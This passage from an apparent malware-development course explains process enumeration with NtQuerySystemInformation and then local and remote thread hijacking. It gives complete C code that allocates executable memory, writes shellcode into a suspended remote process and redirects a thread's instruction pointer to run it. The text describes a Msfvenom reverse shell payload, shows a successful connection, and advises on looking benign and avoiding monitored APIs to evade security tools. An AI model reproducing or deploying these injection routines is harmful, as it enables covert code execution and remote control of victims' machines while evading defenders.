    PVOID Reserved3;
    SIZE_T PeakVirtualSize;
    SIZE_T VirtualSize;
    ULONG Reserved4;
    SIZE_T PeakWorkingSetSize;
    SIZE_T WorkingSetSize;
    PVOID Reserved5;
    SIZE_T QuotaPagedPoolUsage;
    PVOID Reserved6;
    SIZE_T QuotaNonPagedPoolUsage;
    SIZE_T PagefileUsage;
    SIZE_T PeakPagefileUsage;
    SIZE_T PrivatePageCount;
    LARGE_INTEGER Reserved7[6];
} SYSTEM_PROCESS_INFORMATION;
```

The focus will be on `UNICODE_STRING ImageName` which contains the process name and `UniqueProcessId` which is the process ID. Additionally, `NextEntryOffset` will be used to move into the next element in the returned array.

Since calling `NtQuerySystemInformation` with the `SystemProcessInformation` flag will return an array of `SYSTEM_PROCESS_INFORMATION` of unknown size, `NtQuerySystemInformation` will need to be called twice. The first call will retrieve the array size, which is used to allocate a buffer, and then the second call will use the allocated buffer.

It's expected that the first `NtQuerySystemInformation` call will fail with a `STATUS_INFO_LENGTH_MISMATCH` (0xC0000004) error since invalid parameters are being passed simply to retrieve the array size.

```
ULONG                       uReturnLen1    = NULL,
                            uReturnLen2    = NULL;
PSYSTEM_PROCESS_INFORMATION SystemProcInfo = NULL;
NTSTATUS                    STATUS         = NULL;

// First NtQuerySystemInformation call
```

```
// This will fail with STATUS_INFO_LENGTH_MISMATCH
// But it will provide information about how much memory to allocate (uReturnLen1)
pNtQuerySystemInformation(SystemProcessInformation, NULL, NULL, &uReturnLen1);

// Allocating enough buffer for the returned array of `SYSTEM_PROCESS_INFORMATION` struct
SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION) HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (SIZE
_T)uReturnLen1);
if (SystemProcInfo == NULL) {
  printf("[!] HeapAlloc Failed With Error : %d\n", GetLastError());
  return FALSE;
}

// Second NtQuerySystemInformation call
// Calling NtQuerySystemInformation with the correct arguments, the output will be saved to 'Syste
mProcInfo'
STATUS = pNtQuerySystemInformation(SystemProcessInformation, SystemProcInfo, uReturnLen1, &uReturn
Len2);
if (STATUS != 0x0) {
  printf("[!] NtQuerySystemInformation Failed With Error : 0x%0.8X \n", STATUS);
  return FALSE;
}
```

Iterating Through Processes

Now that the array has been successfully retrieved, the next step is to loop through it and access `ImageName.Buffer`, which holds the process name. Every iteration will compare the process name to the target process name.

To access each element of type `SYSTEM_PROCESS_INFORMATION` in the array, the `NextEntryOffset` member must be used. To find the address of the next element, add the address of the previous element to `NextEntryOffset`. This is demonstrated in the snippet below.

```
// 'SystemProcInfo' will now represent a new element in the array
SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)((ULONG_PTR)SystemProcInfo + SystemProcInfo->NextEnt
ryOffset);
```

Freeing allocated Memory

Before moving `SystemProcInfo` to the new element in the array, the initial address of the allocated memory needs to be saved in order to be freed later. Therefore, right before the loop begins, the address needs to be saved to a temporary variable.

```
// Since we will modify 'SystemProcInfo', we will save its initial value before the while loop to
free it later
pValueToFree = SystemProcInfo;
```

NtQuerySystemInformation Process Enumeration

The complete code to perform process enumeration using `NtQuerySystemInformation` is shown below.

```
BOOL GetRemoteProcessHandle(LPCWSTR szProcName, DWORD* pdwPid, HANDLE* phProcess) {

  fnNtQuerySystemInformation   pNtQuerySystemInformation = NULL;
  ULONG                        uReturnLen1               = NULL,
                                 uReturnLen2               = NULL;
    PSYSTEM_PROCESS_INFORMATION  SystemProcInfo            = NULL;
    NTSTATUS                     STATUS                    = NULL;
  PVOID                        pValueToFree              = NULL;

  pNtQuerySystemInformation = (fnNtQuerySystemInformation)GetProcAddress(GetModuleHandle(L"NTDLL.D
LL"), "NtQuerySystemInformation");
  if (pNtQuerySystemInformation == NULL) {
    printf("[!] GetProcAddress Failed With Error : %d\n", GetLastError());
    return FALSE;
  }

  pNtQuerySystemInformation(SystemProcessInformation, NULL, NULL, &uReturnLen1);

  SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, (SIZ
E_T)uReturnLen1);
  if (SystemProcInfo == NULL) {
    printf("[!] HeapAlloc Failed With Error : %d\n", GetLastError());
    return FALSE;
  }

  // Since we will modify 'SystemProcInfo', we will save its initial value before the while loop t
o free it later
  pValueToFree = SystemProcInfo;

  STATUS = pNtQuerySystemInformation(SystemProcessInformation, SystemProcInfo, uReturnLen1, &uRetu
rnLen2);
  if (STATUS != 0x0) {
    printf("[!] NtQuerySystemInformation Failed With Error : 0x%0.8X \n", STATUS);
    return FALSE;
  }

  while (TRUE) {
```

```
    // Check the process's name size
    // Comparing the enumerated process name to the intended target process
    if (SystemProcInfo->ImageName.Length && wcscmp(SystemProcInfo->ImageName.Buffer, szProcName) =
= 0) {

      // Opening a handle to the target process, saving it, and then breaking
      *pdwPid   = (DWORD)SystemProcInfo->UniqueProcessId;
      *phProcess  = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)SystemProcInfo->UniqueProcessI
d);
      break;
    }

    // If NextEntryOffset is 0, we reached the end of the array
    if (!SystemProcInfo->NextEntryOffset)
      break;

    // Move to the next element in the array
    SystemProcInfo = (PSYSTEM_PROCESS_INFORMATION)((ULONG_PTR)SystemProcInfo + SystemProcInfo->Nex
tEntryOffset);
  }

  // Free using the initial address
  HeapFree(GetProcessHeap(), 0, pValueToFree);

  // Check if we successfully got the target process handle
  if (*pdwPid == NULL || *phProcess == NULL)
    return FALSE;
  else
    return TRUE;
}
```

Undocumented Part of NtQuerySystemInformation

`NtQuerySystemInformation` remains largely undocumented and a large portion of it is still unknown. For example, notice the `Reserved` members in `SYSTEM_PROCESS_INFORMATION`.


```
typedef struct _SYSTEM_PROCESS_INFORMATION {
    ULONG NextEntryOffset;
    ULONG NumberOfThreads;
    BYTE Reserved1[48];
    UNICODE_STRING ImageName;
    KPRIORITY BasePriority;
    HANDLE UniqueProcessId;
    PVOID Reserved2;
    ULONG HandleCount;
    ULONG SessionId;
    PVOID Reserved3;
    SIZE_T PeakVirtualSize;
    SIZE_T VirtualSize;
    ULONG Reserved4;
    SIZE_T PeakWorkingSetSize;
    SIZE_T WorkingSetSize;
    PVOID Reserved5;
    SIZE_T QuotaPagedPoolUsage;
    PVOID Reserved6;
    SIZE_T QuotaNonPagedPoolUsage;
    SIZE_T PagefileUsage;
    SIZE_T PeakPagefileUsage;
    SIZE_T PrivatePageCount;
    LARGE_INTEGER Reserved7[6];
} SYSTEM_PROCESS_INFORMATION;
```

The code provided in this module uses a different version of the `SYSTEM_PROCESS_INFORMATION` structure. Regardless, both Microsoft's version and the version used in the module's code lead to the same output. The main difference is the structure that's used in this module contains more information rather than Microsoft's limited version which contains several `Reserved` members. Furthermore, another version of the `SYSTEM_INFORMATION_CLASS` structure was used which is also more documented than Microsoft's version. Both structures can be viewed via the links below.

- `SYSTEM_PROCESS_INFORMATION` from ReactOS Documentation
- `SYSTEM_INFORMATION_CLASS` from System Informer Documentation

Demo

The image below shows the output after compiling and running the code presented in this module. The target process is `Notepad.exe`.


C:\Users\User\Desktop\Intermediate\NtQuerySystemInformation\x64\Debug\NtQuerySystemInformation.exe
[+] FOUND "Notepad.exe" - Of Pid : 13088
[#] Press <Enter> To Quit ...
Process Hacker [ ]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Processes Services Network Disk
Name PID CPU I/O total rate
Notepad.exe 13088

35. Thread Hijacking - Local Thread Creation

Thread Hijacking - Local Thread Creation

Introduction

Thread Execution Hijacking is a technique that can execute a payload without the need of creating a new thread. The way this technique works is by suspending the thread and updating the register that points to the next instruction in memory to point to the start of the payload. When the thread resumes execution, the payload is executed.

This module will use the Msfvenom TCP reverse shell payload rather than the calc payload. The reverse shell payload is used because it keeps the thread running after execution whereas the calc payload would terminate the thread after execution. Regardless, both payloads work but having the thread still running after execution allows for further analysis.

Thread Context

Before the technique can be explained, *thread context* must be understood. Every thread has a scheduling priority and maintains a set of structures that the system saves to the thread's context. Thread context includes all the information the thread needs to seamlessly resume execution, including the thread's set of CPU registers and stack.

GetThreadContext and SetThreadContext are two WinAPIs that can be used to retrieve and set a thread's context, respectively.

`GetThreadContext` populates a CONTEXT structure that contains all the information about the thread. Whereas, `SetThreadContext` takes a populated `CONTEXT` structure and sets it to the specified thread.

These two WinAPIs will play a crucial role in thread hijacking and therefore it would be beneficial to review the WinAPIs and their associated parameters.

Thread Hijacking vs Thread Creation

The first question that needs to be addressed is why hijack a created thread to execute a payload instead of executing the payload using a newly created thread.

The main difference is payload exposure and stealth. Creating a new thread for payload execution will expose the base address of the payload, and thus the payload's content because a new thread's entry must point to the payload's base address in memory. This is not the case with thread hijacking because the thread's entry would be pointing at a normal process function and therefore the thread would appear benign.

CreateThread WinAPI

`CreateThread`'s third parameter, `LPTHREAD_START_ROUTINE lpStartAddress`, specifies the address of the thread's entry. Using thread creation, `lpStartAddress` will point to the payload's address. On the other hand, thread hijacking will point to a benign function.

```
HANDLE CreateThread(
  [in, optional]  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  [in]            SIZE_T                  dwStackSize,
  [in]            LPTHREAD_START_ROUTINE  lpStartAddress, // Thread Entry
  [in, optional]  __drv_aliasesMem LPVOID lpParameter,
  [in]            DWORD                   dwCreationFlags,
  [out, optional] LPDWORD                 lpThreadId
);
```

The description of the third parameter is shown below.

> `[in] lpStartAddress`
>
> A pointer to the application-defined function to be executed by the thread. This pointer represents the starting address of the thread. For more information on the thread function, see ThreadProc.

Local Thread Hijacking Steps

This section describes the required steps to perform thread hijacking on a thread created in the local process.

Creating The Target Thread

The prerequisite to performing thread hijacking is finding a running thread to hijack. It should be noted that it's not possible to hijack a local process's main thread because the targeted thread needs to first be placed in a suspended state. This is problematic when

targeting the main thread since it is the one that executes the code and cannot be suspended. Therefore, do not target the main thread when performing local thread hijacking.

This module will demonstrate hijacking a newly created thread. `CreateThread` will initially be called to create a thread and set a benign function as the thread's entry. Afterward, the thread's handle will be used to perform the necessary steps to hijack the thread and execute the payload instead.

Modifying The Thread's Context

The next step is to retrieve the thread's context in order to modify it and make it point at a payload. When the thread resumes execution, the payload is executed.

As previously mentioned, `GetThreadContext` will be used to retrieve the target thread's `CONTEXT` structure. Certain values of the structure will be modified to modify the current thread's context using `SetThreadContext`. The values that are being changed in the structure are the ones that decide what the thread will execute next. These values are the `RIP` (for 64-bit processors) or `EIP` (for 32-bit processors) registers.

The `RIP` and `EIP` registers, also known as the *instruction pointer register*, point to the next instruction to execute. They are updated after each instruction is executed.

Setting ContextFlags

Notice how the `GetThreadContext`'s second parameter, `lpContext`, is marked as an IN & OUT parameter. The Remarks section in Microsoft's documentation states:

The function retrieves a selective context based on the value of the ContextFlags member of the context structure.

Essentially Microsoft is stating that `CONTEXT.ContextFlags` must be set to a value before calling the function. `ContextFlags` is set to the `CONTEXT_CONTROL` flag to retrieve the value of the control registers.

Therefore, setting `CONTEXT.ContextFlags` to `CONTEXT_CONTROL` is required to perform thread hijacking. Alternatively, `CONTEXT_ALL` can also be used to perform thread hijacking.

Thread Hijacking Function

`RunViaClassicThreadHijacking` is a custom-built function that performs thread hijacking. The function requires 3 arguments:

- `hThread` - A handle to a **suspended** thread to be hijacked.
- `pPayload` - A pointer to the payload's base address.
- `sPayloadSize` - The size of the payload.

```
BOOL RunViaClassicThreadHijacking(IN HANDLE hThread, IN PBYTE pPayload, IN SIZE_T sPayloadSize) {

  PVOID    pAddress         = NULL;
  DWORD    dwOldProtection  = NULL;
  CONTEXT  ThreadCtx        = {
    .ContextFlags = CONTEXT_CONTROL
  };

    // Allocating memory for the payload
  pAddress = VirtualAlloc(NULL, sPayloadSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
  if (pAddress == NULL){
    printf("[!] VirtualAlloc Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Copying the payload to the allocated memory
  memcpy(pAddress, pPayload, sPayloadSize);

  // Changing the memory protection
  if (!VirtualProtect(pAddress, sPayloadSize, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
    printf("[!] VirtualProtect Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Getting the original thread context
  if (!GetThreadContext(hThread, &ThreadCtx)){
    printf("[!] GetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Updating the next instruction pointer to be equal to the payload's address
  ThreadCtx.Rip = pAddress;

  // Updating the new thread context
  if (!SetThreadContext(hThread, &ThreadCtx)) {
    printf("[!] SetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  return TRUE;
}
```

Creating The Sacrificial Thread

Since `RunViaClassicThreadHijacking` requires a handle to a thread, the main function would need to supply that. As previously mentioned, the targeted thread needs to be in a suspended state for `RunViaClassicThreadHijacking` to successfully hijack the thread.

The `CreateThread` WinAPI will be used to create a new thread. The new thread should appear as benign as possible to avoid detection. This can be achieved by making a benign function that gets executed by this newly created thread.

The next step is to suspend the newly created thread for `GetThreadContext` to succeed. This can be done in two ways:

1. Passing `CREATE_SUSPENDED` flag in `CreateThread`'s dwCreationFlags parameter. That flag will create the thread in a suspended state.
2. Creating a normal thread, but suspending it later using the SuspendThread WinAPI.

The first method will be used since it utilizes fewer WinAPI calls. However, both methods will require the thread to be resumed after executing `RunViaClassicThreadHijacking`. This will be achieved using the ResumeThread WinAPI which only requires the handle of the suspended thread.

Main Function


To reiterate, the main function will create a sacrificial thread in a suspended state. The thread will be initially running a benign dummy function which will then be hijacked using `RunViaClassicThreadHijacking` to run the payload.

```
int main() {

  HANDLE hThread = NULL;

  // Creating sacrificial thread in suspended state
  hThread = CreateThread(NULL, NULL, (LPTHREAD_START_ROUTINE) &DummyFunction, NULL, CREATE_SUSPEND
ED, NULL);
  if (hThread == NULL) {
    printf("[!] CreateThread Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Hijacking the sacrificial thread created
  if (!RunViaClassicThreadHijacking(hThread, Payload, sizeof(Payload))) {
    return -1;
  }
```


```
  // Resuming suspended thread, so that it runs our shellcode
  ResumeThread(hThread);

  printf("[#] Press <Enter> To Quit ... ");
  getchar();

  return 0;
}
```

Demo


The `mainCRTStartup` is the main thread running the main function and the `DummyFunction` thread is the sacrificial thread.



The image below shows the hijacked process establishing a network connection. This means the payload was successfully executed.



Successful reverse shell connection.



36. Thread Hijacking - Remote Thread Creation

Thread Hijacking - Remote Thread Creation

Introduction

The previous module demonstrated thread hijacking on a local process by creating a suspended sacrificial thread that runs a benign dummy function and utilized its handle to execute the payload. This module will demonstrate the same technique against a remote process rather than the local process.

Another noticeable difference in this module is that a sacrificial thread will not be created in the remote process. Although that can be done using the `CreateRemoteThread` WinAPI call, it is a commonly abused function and therefore highly monitored by security solutions.

A better approach is to create a sacrificial process in a suspended state using CreateProcess which will create all of its threads in a suspended state, allowing them to be hijacked.

Remote Thread Hijacking Steps

This section describes the required steps to perform thread hijacking on a thread residing in a remote process.

CreateProcess WinAPI

`CreateProcess` is a powerful and important WinAPI that has various uses. To ensure users have a solid understanding, the function's important parameters are explained below.

```
BOOL CreateProcessA(
  [in, optional]      LPCSTR                lpApplicationName,
  [in, out, optional] LPSTR                 lpCommandLine,
  [in, optional]      LPSECURITY_ATTRIBUTES lpProcessAttributes,
  [in, optional]      LPSECURITY_ATTRIBUTES lpThreadAttributes,
  [in]                BOOL                  bInheritHandles,
  [in]                DWORD                 dwCreationFlags,
  [in, optional]      LPVOID                lpEnvironment,
```

```
  [in, optional]      LPCSTR                lpCurrentDirectory,
  [in]                LPSTARTUPINFOA        lpStartupInfo,
  [out]               LPPROCESS_INFORMATION lpProcessInformation
);
```

- The `lpApplicationName` and `lpCommandLine` parameters represent the process name and its command line arguments, respectively. For example, `lpApplicationName` can be `C:\Windows\System32\cmd.exe` and `lpCommandLine` can be `/k whoami`. Alternatively, `lpApplicationName` can be set to `NULL` but `lpCommandLine` can have the process name and its arguments, `C:\Windows\System32\cmd.exe /k whoami`. Both parameters are marked as optional meaning a newly created process does not need to have any arguments.
- `dwCreationFlags` is the parameter that controls the priority class and the creation of the process. The possible values for this parameter can be found here. For example, using the `CREATE_SUSPENDED` flag creates the process in a suspended state.
- `lpStartupInfo` is a pointer to STARTUPINFO which contains details related to the process creation. The only element that needs to be populated is `DWORD cb`, which is the size of the structure in bytes.
- `lpProcessInformation` is an OUT parameter that returns a PROCESS_INFORMATION structure. The `PROCESS_INFORMATION` structure is shown below.

```
typedef struct _PROCESS_INFORMATION {
  HANDLE hProcess;        // A handle to the newly created process.
  HANDLE hThread;         // A handle to the main thread of the newly created process.
  DWORD  dwProcessId;     // Process ID
  DWORD  dwThreadId;      // Main Thread's ID
} PROCESS_INFORMATION, *PPROCESS_INFORMATION, *LPPROCESS_INFORMATION;
```

Using Environment Variables

The last remaining piece for creating a process is determining the process's full path. The sacrificial process will be created from a binary that resides in the `System32` directory. It's possible to assume the path will be `C:\Windows\System32` and hard code that value, but it's always safer to programmatically verify the path. To do so,

the GetEnvironmentVariableA WinAPI will be used. `GetEnvironmentVariableA` retrieves the value of a specified environment variable which in this case will be "WINDIR".

`WINDIR` is an environment variable that points to the installation directory of the Windows operating system. On most systems, this directory is "C:\Windows". It's possible to access the value of the WINDIR environment variable by typing "echo %WINDIR%" in the command prompt or simply typing `%WINDIR%` in the file explorer search bar.

```
DWORD GetEnvironmentVariableA(
  [in, optional]  LPCSTR lpName,
  [out, optional] LPSTR  lpBuffer,
  [in]            DWORD  nSize
);
```

Creating a Sacrificial Process Function

`CreateSuspendedProcess` will be used to create the sacrificial process in a suspended state. It requires 4 arguments:

- `lpProcessName` - The name of the process to create.
- `dwProcessId` - A pointer to a DWORD which receives the process ID.
- `hProcess` - A pointer to a HANDLE that receives the process handle.
- `hThread` - A pointer to a HANDLE that receives the thread handle.

```
BOOL CreateSuspendedProcess (IN LPCSTR lpProcessName, OUT DWORD* dwProcessId, OUT HANDLE* hProces
s, OUT HANDLE* hThread) {

  CHAR            lpPath          [MAX_PATH * 2];
  CHAR            WnDr            [MAX_PATH];

  STARTUPINFO         Si              = { 0 };
  PROCESS_INFORMATION   Pi              = { 0 };

  // Cleaning the structs by setting the member values to 0
  RtlSecureZeroMemory(&Si, sizeof(STARTUPINFO));
  RtlSecureZeroMemory(&Pi, sizeof(PROCESS_INFORMATION));

  // Setting the size of the structure
  Si.cb = sizeof(STARTUPINFO);

  // Getting the value of the %WINDIR% environment variable
```

```
  if (!GetEnvironmentVariableA("WINDIR", WnDr, MAX_PATH)) {
    printf("[!] GetEnvironmentVariableA Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // Creating the full target process path
  sprintf(lpPath, "%s\\System32\\%s", WnDr, lpProcessName);
  printf("\n\t[i] Running : \"%s\" ... ", lpPath);

  if (!CreateProcessA(
    NULL,         // No module name (use command line)
    lpPath,         // Command line
    NULL,         // Process handle not inheritable
    NULL,         // Thread handle not inheritable
    FALSE,          // Set handle inheritance to FALSE
    CREATE_SUSPENDED,   // Creation flag
    NULL,         // Use parent's environment block
    NULL,         // Use parent's starting directory
    &Si,          // Pointer to STARTUPINFO structure
    &Pi)) {         // Pointer to PROCESS_INFORMATION structure

    printf("[!] CreateProcessA Failed with Error : %d \n", GetLastError());
    return FALSE;
  }

  printf("[+] DONE \n");

  // Populating the OUT parameters with CreateProcessA's output
  *dwProcessId    = Pi.dwProcessId;
  *hProcess       = Pi.hProcess;
  *hThread        = Pi.hThread;

  // Doing a check to verify we got everything we need
  if (*dwProcessId != NULL && *hProcess != NULL && *hThread != NULL)
    return TRUE;

  return FALSE;
}
```

Injecting Remote Process Function

The next step after creating the target process is to inject the payload using the `InjectShellcodeToRemoteProcess` function from the *Process Injection - Shellcode* beginner module. The payload is only written to the remote process without being executed. The base address is then stored for later use via thread hijacking.

```
BOOL InjectShellcodeToRemoteProcess (IN HANDLE hProcess, IN PBYTE pShellcode, IN SIZE_T sSizeOfShe
llcode, OUT PVOID* ppAddress) {


  SIZE_T  sNumberOfBytesWritten    = NULL;
  DWORD   dwOldProtection          = NULL;


  *ppAddress = VirtualAllocEx(hProcess, NULL, sSizeOfShellcode, MEM_COMMIT | MEM_RESERVE, PAGE_REA
DWRITE);
  if (*ppAddress == NULL) {
    printf("\n\t[!] VirtualAllocEx Failed With Error : %d \n", GetLastError());
    return FALSE;
  }
  printf("[i] Allocated Memory At : 0x%p \n", *ppAddress);


  if (!WriteProcessMemory(hProcess, *ppAddress, pShellcode, sSizeOfShellcode, &sNumberOfBytesWritt
en) || sNumberOfBytesWritten != sSizeOfShellcode) {
    printf("\n\t[!] WriteProcessMemory Failed With Error : %d \n", GetLastError());
    return FALSE;
  }


  if (!VirtualProtectEx(hProcess, *ppAddress, sSizeOfShellcode, PAGE_EXECUTE_READWRITE, &dwOldProt
ection)) {
    printf("\n\t[!] VirtualProtectEx Failed With Error : %d \n", GetLastError());
    return FALSE;
  }


  return TRUE;
}
```

Remote Thread Hijacking Function

After creating the suspended process and writing the payload to the remote process, the final step is to use the thread handle which was returned by `CreateSuspendedProcess` to perform thread hijacking. This part is the same as the one demonstrated in the local thread hijacking module.

To recap, `GetThreadContext` is used to retrieve the thread's context, update the `RIP` register to point to the written payload, call `SetThreadContext` to update the thread's context and finally use `ResumeThread` to execute the payload. All of this is demonstrated in the custom function below, `HijackThread`, which takes two arguments:

- `hThread` - The thread to hijack.
- `pAddress` - A pointer to the base address of the payload to be executed.

```
BOOL HijackThread (IN HANDLE hThread, IN PVOID pAddress) {

  CONTEXT ThreadCtx = {
    .ContextFlags = CONTEXT_CONTROL
  };

  // getting the original thread context
  if (!GetThreadContext(hThread, &ThreadCtx)) {
    printf("\n\t[!] GetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // updating the next instruction pointer to be equal to our shellcode's address
  ThreadCtx.Rip = pAddress;

  // setting the new updated thread context
  if (!SetThreadContext(hThread, &ThreadCtx)) {
    printf("\n\t[!] SetThreadContext Failed With Error : %d \n", GetLastError());
    return FALSE;
  }

  // resuming suspended thread, thus running our payload
  ResumeThread(hThread);

  WaitForSingleObject(hThread, INFINITE);

  return TRUE;
}
```

